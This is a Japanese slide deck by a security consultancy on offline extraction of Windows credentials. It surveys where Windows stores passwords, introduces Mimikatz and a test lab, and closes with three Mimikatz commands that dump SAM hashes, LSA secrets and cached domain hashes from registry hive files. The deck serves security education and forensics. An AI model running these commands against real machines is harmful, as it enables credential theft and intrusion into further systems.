Windows資格情報のオフライン抽出

2020.09.10

セキュリティ・プロフェッショナルズ・ネットワーク
塩月誠人 <mshio@sec-pro.net>

はじめに

- 自己紹介
  - http://www.sec-pro.net/company.html


- 目次
  - Windowsに保存される資格情報
  - 資格情報の抽出とは
  - Mimikatz
  - 実験環境と前提条件
  - Mimikatzを用いたオフライン抽出
  - 結論
  - 参考URL

Windowsに保存される資格情報

- 資格情報（Credential）とは・・・
  - パスワードなどの認証に必要な情報
- システムによって保存される資格情報
  - ローカルアカウントのパスワードハッシュ
  - キャッシュされたドメインパスワードハッシュ
  - サービス起動ユーザのパスワード
  - タスクスケジューラの保存パスワード
  - ピクチャパスワード、PIN、・・・
- ユーザが意図的に保存する資格情報
  - ネットワーク共有の保存パスワード
  - リモートデスクトップ（RDP）保存パスワード
  - ブラウザアクセス保存パスワード、・・・


Windowsに保存される資格情報（つづき）

- サービス起動ユーザのパスワード保存



Windowsに保存される資格情報（つづき）

- タスクスケジューラによるパスワード保存




Windowsに保存される資格情報（つづき）

- ピクチャパスワード設定でユーザのログオンパスワードが保存


Windowsに保存される資格情報（つづき）

- ネットワーク共有でのパスワード保存




Windowsに保存される資格情報（つづき）

- リモートデスクトップ接続でのパスワード保存



Windowsに保存される資格情報（つづき）

- IE Basic認証でのパスワード保存



資格情報の抽出とは


- それぞれ暗号化して保存（Syskey、DPAPI）
- ライブ状態での抽出
  - そもそも使うために保存しているので、特定の権限があれば容易に抽出可能
  - マルウェアや侵入者は抽出した資格情報を利用し、他のコンピュータへ侵入（Post Exploitation）
- 停止状態での抽出（オフラインでの復号）
  - ノートPCの盗難など物理的アクセスが可能な場合
  - 前提条件：システムドライブが暗号化されていない
  - システム保存 → 必要な鍵がレジストリに保存
  - ユーザ保存 → ログオンパスワードが鍵だが・・・
  - 犯罪捜査等のフォレンジック分野で有効

Mimikatz 

- Benjamin Delpy氏が開発した、Windows OSの各種資格情報を抽出・操作するオープンソースツール
  - 資格情報の抽出
    - LM/NTLMハッシュ、Kerberos Tickets、クリアテキストパスワード、LSAシークレット、Windowsサインインの PIN／ピクチャパスワード、Wifi、Chrome、・・・
  - ライブ抽出、オフライン抽出、SSP挿入
  - Pass-the-Hash、Pass-the-Ticket、Ticket捏造
- しばしばWindowsに対するPost Exploitationツールとして用いられる

実験環境と前提条件

- Windows 10 Pro 64bit Version 2004（2020春版）
- Cドライブ暗号化はナシ（BitLocker -> OFF）
- スタンドアローン環境、ローカルアカウント使用
- シャットダウンしたWindowsマシンをWindows PEで起動、Mimikatzを実行




Mimikatzを用いたオフライン抽出

- Syskeyで保護された資格情報
  - 保護している資格情報
    - ローカルアカウントのパスワードハッシュ
    - LSAシークレット（サービス起動パスワード等）
    - ドメインアカウントのパスワードハッシュ
  - レジストリハイブファイル
    - ¥Windows¥System32¥config

```
> mimikatz "lsadump::sam /system:SYSTEMハイブ /sam:SAMハイブ" exit
> mimikatz "lsadump::secrets /system:SYSTEMハイブ /security:SECURITYハイブ" exit
> mimikatz "lsadump::cache /system:SYSTEMハイブ /security:SECURITYハイブ" exit
```

